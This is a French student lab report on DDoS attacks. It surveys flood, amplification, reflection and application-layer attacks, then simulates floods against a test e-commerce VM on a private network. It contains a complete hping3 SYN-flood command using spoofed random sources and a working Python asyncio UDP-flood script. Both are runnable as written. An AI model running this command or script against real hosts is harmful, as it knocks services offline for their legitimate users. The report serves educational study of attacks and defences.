Présenté par :
THIAM Amadou Moctar
JEAN Djhonson

Université Paris
Master 1 | R.S.A.
2022 - 2023

Etude et simulation d'attaques DDOS sur machines virtuelles

DESCRIPTION DU SUJET

Etude et simulation d'un ensemble d'un ensemble d'attaque envisageable sur un environnement virtuel avec VirtualBox avec un outil dédié et une solution codée sous python.

Table des matières :

Introduction

Aujourd'hui, Avec l'essor de l'informatique et des technologies connexes, la sécurité informatique est plus importante que jamais. Il est important voir indispensable pour les entreprises ou institutions d'être conscient des risques et des vulnérabilités existantes et potentielles de leurs systèmes d'information telles que les risques de piratage, d'hameçonnage, de vol de données, le déni de services et entre autres.

Dans les lignes qui suivent, nous étudierons et simulerons un ensemble d'attaques envisageables sur une machine virtuelle, à l'aide d'un hyperviseur. Nous nous concentrerons principalement sur les attaques DDoS (Denial of Service) qui sont une menace très répandue aujourd'hui. Nous mettrons en œuvre et testerons ces attaques afin de comprendre leurs effets sur les systèmes informatiques et d'en tirer des conclusions.

1.Le déni de service

1.1. Définitions et concepts

Le Dénis de services ou DOS (Denial of Service) est une attaque visant à rendre un service indisponible en surchargeant une ressource (serveur, réseau, etc.) avec des demandes légitimes ou non. L'objectif est de saturer la capacité de traitement de la ressource ciblée, empêchant ainsi l'accès des utilisateurs légitimes.

Le Dénis de service distribué ou DDOS (Distributed Denial of Service) est une variante du DOS dans laquelle l'attaque est menée depuis plusieurs sources (ordinateurs zombies) simultanément. Les attaquants prennent le contrôle de nombreux ordinateurs connectés à Internet, appelés « botnets », et les utilisent pour inonder la cible de trafic, souvent via des techniques de réflexion/amplification.

Le but de l'attaque DDOS est de rendre un service indisponible en submergeant la bande passante, les ressources CPU, la mémoire ou d'autres ressources du système cible. Les impacts peuvent être nombreux, tels que l'indisponibilité de sites web, la saturation des réseaux, la perturbation des services en ligne, la perte de données, etc.

1.2. Les types d'attaques, leurs fonctionnements et leurs impacts

1.1.1. Attaques de type Flood :

Les attaques de type Flood sont les plus courantes et consistent à envoyer une grande quantité de trafic vers la cible afin de la rendre indisponible. Il existe plusieurs variantes de cette attaque, notamment l'attaque par inondation UDP, qui utilise le protocole UDP pour envoyer des paquets de données non sollicités à la cible, et l'attaque par inondation TCP, qui utilise le protocole TCP pour établir un grand nombre de connexions à la cible, ce qui épuise ses ressources et la rend indisponible. Les attaques de type Flood peuvent être très efficaces, car elles sont capables de surcharger la bande passante et les ressources de la cible.

1.1.2. Attaques de type Amplification

Les attaques de type Amplification exploitent les vulnérabilités de certains protocoles de réseau pour envoyer des requêtes à des serveurs tiers et amplifier le trafic qui est ensuite redirigé vers la cible. Par exemple, l'attaque DNS Amplification utilise des serveurs DNS ouverts pour envoyer des requêtes falsifiées et amplifiées à la cible, ce qui augmente considérablement la quantité de trafic qui la vise. Les attaques de type Amplification sont particulièrement efficaces, car elles permettent à l'attaquant d'amplifier le trafic de plusieurs fois sa propre bande passante.

1.1.3. Attaques de type Application :

Les attaques de type Application ciblent les applications et les services de la cible plutôt que les couches réseau. Ces attaques sont souvent plus difficiles à détecter et à prévenir que les attaques de type Flood, car elles simulent un trafic normal et légitime. Les attaques de type Application peuvent utiliser diverses techniques, telles que les attaques par injection SQL, les attaques par cross-site scripting (XSS) et les attaques par déni de service de la couche

application (Layer 7 DDoS), qui visent à saturer les ressources de l'application ou du serveur de la cible.

1.1.4. Attaques de type Réflexion :

Les attaques de type Réflexion exploitent les vulnérabilités de certains protocoles de réseau pour envoyer des requêtes falsifiées à des serveurs tiers, qui renvoient ensuite le trafic amplifié à la cible. Par exemple, l'attaque NTP Réflexion utilise des serveurs NTP (Network Time Protocol) pour envoyer des requêtes falsifiées à la cible, ce qui amplifie considérablement le trafic qui la vise. Les attaques de type Réflexion sont souvent utilisées en conjonction avec des attaques de type Amplification pour augmenter encore plus le volume de trafic qui vise la cible.

Les impacts des attaques DDoS peuvent être graves et varient en fonction de l'objectif de l'attaquant. Les attaques peuvent provoquer une indisponibilité de service.

2. Présentation du lab de travail

Le lab de travail est constitué de 5 machines virtuelles VirtualBox sous Ubuntu 18.04 LTS appelées node-200 à node-204, installées sur l'ordinateur hôte. Les machines virtuelles sont configurées en accès par pont, permettant ainsi une interconnexion avec l'ordinateur hôte ainsi qu'au point d'accès sans fil utilisé comme support de transmission.

Chacune des machines virtuelles dispose d'une installation de Python pour permettre l'exécution de scripts et de programmes en Python. Une autre machine virtuelle, nommée « server », agit comme serveur web contenant un site de e-commerce Prestashop avec des données de test. Cette configuration permet de simuler des attaques et de tester les différentes mesures de sécurité mises en place.

En plus des machines virtuelles, l'ordinateur hôte est également utilisé pour faciliter la gestion et l'automatisation de l'environnement de lab. Pour cela,

Vagrant est utilisé pour créer, configurer et gérer les machines virtuelles de manière automatisée. Cette approche permet de faciliter la mise en place et la configuration de l'environnement de lab ainsi que d'assurer une configuration cohérente pour toutes les machines virtuelles.

En outre, Ansible est utilisé pour automatiser les tâches de configuration et de déploiement des différentes applications et outils nécessaires pour les tests. Ansible permet également d'assurer une configuration cohérente pour toutes les machines virtuelles, de faciliter la gestion des configurations et de garantir la reproductibilité des résultats.

Le lab de travail est ainsi un environnement de test complet pour les attaques DDoS et les différentes mesures de sécurité pour y faire face. Cet environnement permet de mener des tests pratiques pour comprendre le fonctionnement des attaques et évaluer l'efficacité des mesures de sécurité mises en place.

Ci-dessous, une illustration des composants de l'architecture :



Figure 1 : Architecture de travail

3. Mise en œuvre de l'attaque DDOS

3.1. Utilisation de Hping

Hping est un outil de test de réseau open source qui permet d'envoyer des paquets de données à une machine sur un réseau et d'analyser les réponses pour déterminer l'état de la machine cible. Il est souvent utilisé pour tester la sécurité des réseaux et pour déterminer si des systèmes sont vulnérables aux attaques de type DoS (Denial of Service) ou DDoS (Distributed Denial of Service).

Hping permet de créer des paquets personnalisés et d'envoyer des requêtes à des ports spécifiques, de même qu'il permet de tester les différents protocoles de la couche transport (TCP, UDP, ICMP, etc.). Il est également capable

d'analyser les réponses reçues et de fournir des informations détaillées sur la latence, le temps de réponse et les problèmes éventuels.

Hping est disponible sur les systèmes d'exploitation Linux et Unix, et il est souvent utilisé en conjonction avec d'autres outils de test de réseau tels que Nmap, Wireshark et Tcpdump.

En somme, Hping est un outil polyvalent qui peut être utilisé pour tester la sécurité des réseaux, déterminer si des systèmes sont vulnérables aux attaques de type DoS/DDoS et analyser les réponses reçues.

Dans notre cas nous l'avons utilisé comme première outil de test du ddos afin de de le comparer à notre propre code.

Avec Hping, une seule commande est exécutée simultanément sur les machines « node » attaquante depuis la machine pour plus ou moins avoir un concept de botnet.

$ ***hping3 -c 15000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.1.253***

La description de cette commande est la suivante :

- **-c 15000 :** Définit le nombre de paquets à envoyer. Ici, 15000 paquets seront envoyés.
- **-d 120 :** Définit la taille des données dans les paquets. Dans cet exemple, chaque paquet contiendra 120 octets de données.
- **-S** : Active le drapeau SYN (synchronisation) dans les paquets envoyés, ce qui indique qu'une connexion TCP est en cours d'ouverture.
- **-w 64** : Définit la taille de la fenêtre de réception TCP. La valeur 64 indique la taille de la fenêtre en kilooctets.
- **-p 80** : Spécifie le port de destination. Dans cet exemple, le port 80 (HTTP) est utilisé.
- **--flood** : Active le mode d'inondation, qui envoie les paquets aussi rapidement que possible, sans attendre de réponse de la machine cible.

- **--rand-source** : Utilise une adresse IP source aléatoire pour chaque paquet envoyé, ce qui rend plus difficile la détection et le blocage de l'attaque.
- **192.168.1.253** : L'adresse IP de la machine cible.

3.2. Utilisation de notre propre code

Nous avons tant bien que mal essayer de coder sous python un programme permettant de simuler une attaque DDOS en envoyé des requête UDP. Ci-dessous une illustration du code utilisé :

```
import asyncio
import socket

# Adresse IP et port de destination
HOST = '192.168.1.253'
PORT = 80

# Taille des paquets en octets
PACKET_SIZE = 50000

# Fréquence d'envoi en paquets par minute
PACKETS_PER_MINUTE = 7000000

# Calcul de l'intervalle de temps entre chaque envoi
SECONDS_PER_PACKET = 60 / PACKETS_PER_MINUTE

# Fonction pour envoyer les paquets
async def send_packets():
    # Création du socket UDP
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Boucle d'envoi des paquets
    while True:
```

```
        # Génération du paquet de données
        data = bytearray(PACKET_SIZE)

        # Envoi du paquet
        sock.sendto(data, (HOST, PORT))

        # Attente de l'intervalle de temps avant d'envoyer le paquet suivant
        await asyncio.sleep(SECONDS_PER_PACKET)

# Création de 10 tâches asynchrones pour envoyer les paquets
async def main():
    tasks = []
    for i in range(10):
        tasks.append(asyncio.create_task(send_packets()))

    # Attente de la fin des tâches
    await asyncio.gather(*tasks)

# Exécution de la boucle d'événements asyncio
asyncio.run(main())
```

La description de code est la suivante :

Le module *asyncio* est utilisé pour exécuter des tâches asynchrones. Il permet d'envoyer des paquets UDP à une adresse IP (192.168.1.253) et un port spécifiés (80). Les variables *HOST* et PORT définissent l'adresse IP et le port de destination. PACKET_SIZE définit la taille des paquets en octets. PACKETS_PER_MINUTE définit le nombre de paquets à envoyer par minute. La variable SECONDS_PER_PACKET est calculée pour définir l'intervalle de temps entre chaque envoi de paquet.

La fonction send_packets() permet de créer un socket UDP, qui génère un paquet de données de la taille spécifiée et l'envoie à l'adresse IP et au port

spécifiés. Ensuite, il attend l'intervalle de temps calculé avant d'envoyer le paquet suivant.

La fonction main() crée 10 tâches asynchrones qui appellent la fonction send_packets(). Enfin, la fonction gather() attend la fin de toutes les tâches asynchrones.

Exécuté, ce programme envoie des paquets UDP à l'adresse IP et au port spécifiés à la fréquence définie. Le programme peut être modifié pour utiliser le protocole TCP ou pour envoyer des paquets sans acquittement.

4. Résultat des attaques

La visualisation des résultats de l'attaque s'est faite par le biais de solution de monitoring et un outil graphique que nous avons conçu afin d'avoir un aperçu assez complet du temps de réponse du serveur avec les deux solutions.

4.1. Résultat avec notre code python

L'attaque avec code n'a majoritaire généré que du trafic réseau atteignant un pic d'environ 60Mo/s sans un impact rapide sur le temps de réponse du serveur web. Nous avons néanmoins pu atteindre un temps de réponse de 70 secondes dans le meilleur des cas de tests, illustré ci-dessous :



Figure 2 : variation du temps de réponse du serveur lors d'un DDOS

Il y a également d'autre temps de réponse comparé en cas de fonctionnement normale du site, avec un temps de réponde de plus de 40 secondes, illustré ci-dessous :



Figure 3 : variation du temps de réponse du serveur lors du DDOS

Pour ce qui de l'usage du CPU lors des attaques, nous avons pu atteindre un usage complet de tous les processeurs de la machine comme illustré ci-dessous :

Figure 4 : Aperçu de l'utilisation des ressources réseaux et CPU

4.2. Résultat avec hping3

Étant une solution open source, conçu à des fins plus avancées et de manière plus complète que notre code, nous avons eu de meilleurs résultats avec l'usage de ce dernier.

Les résultats étant difficilement prenable en capture nous avons préféré l'illustré en vidéo accessible sur un dépôt Git rendu public contenant l'ensemble des ressources que nous avons créé et utilisé dans notre lab sur le lien ci-dessous :

https://github.com/amadouth6/Crypto_project.git.

CONCLUSION :

En conclusion, ce projet a mis en évidence la menace croissante que représentent les attaques informatiques pour les organisations et entreprises de toutes tailles. Les conséquences financières et opérationnelles de ces attaques peuvent être extrêmement dommageables, voire catastrophiques.

Il est donc de plus en plus important pour les entreprises de prendre des mesures pour protéger leurs systèmes informatiques. Cela comprend la mise en place de systèmes de défense robustes qui peuvent détecter, prévenir et atténuer les effets des attaques. Les entreprises doivent également former leur personnel sur les meilleures pratiques en matière de sécurité informatique et s'assurer que les logiciels et équipements qu'ils utilisent sont régulièrement mis à jour pour protéger contre les vulnérabilités connues.

De plus, étant donné la nature évolutive des menaces informatiques, il est essentiel que les entreprises restent à jour sur les dernières tendances en matière de sécurité informatique et investissent dans la recherche et le développement de technologies de sécurité de pointe.

En somme, étudier les systèmes de défenses pour contrer les attaques informatiques est désormais une nécessité pour les entreprises et organisations qui cherchent à protéger leurs actifs et maintenir leur continuité opérationnelle.

WEBOGRAPHIE

https://www.ionos.fr/digitalguide/serveur/know-how/quest-ce-que-le-dos-denial-of-service/

https://www.cloudflare.com/fr-fr/learning/ddos/what-is-a-ddos-attack/

https://developer.okta.com/books/api-security/dos/what/

https://www.it-connect.fr/quest-ce-quune-attaque-ddos/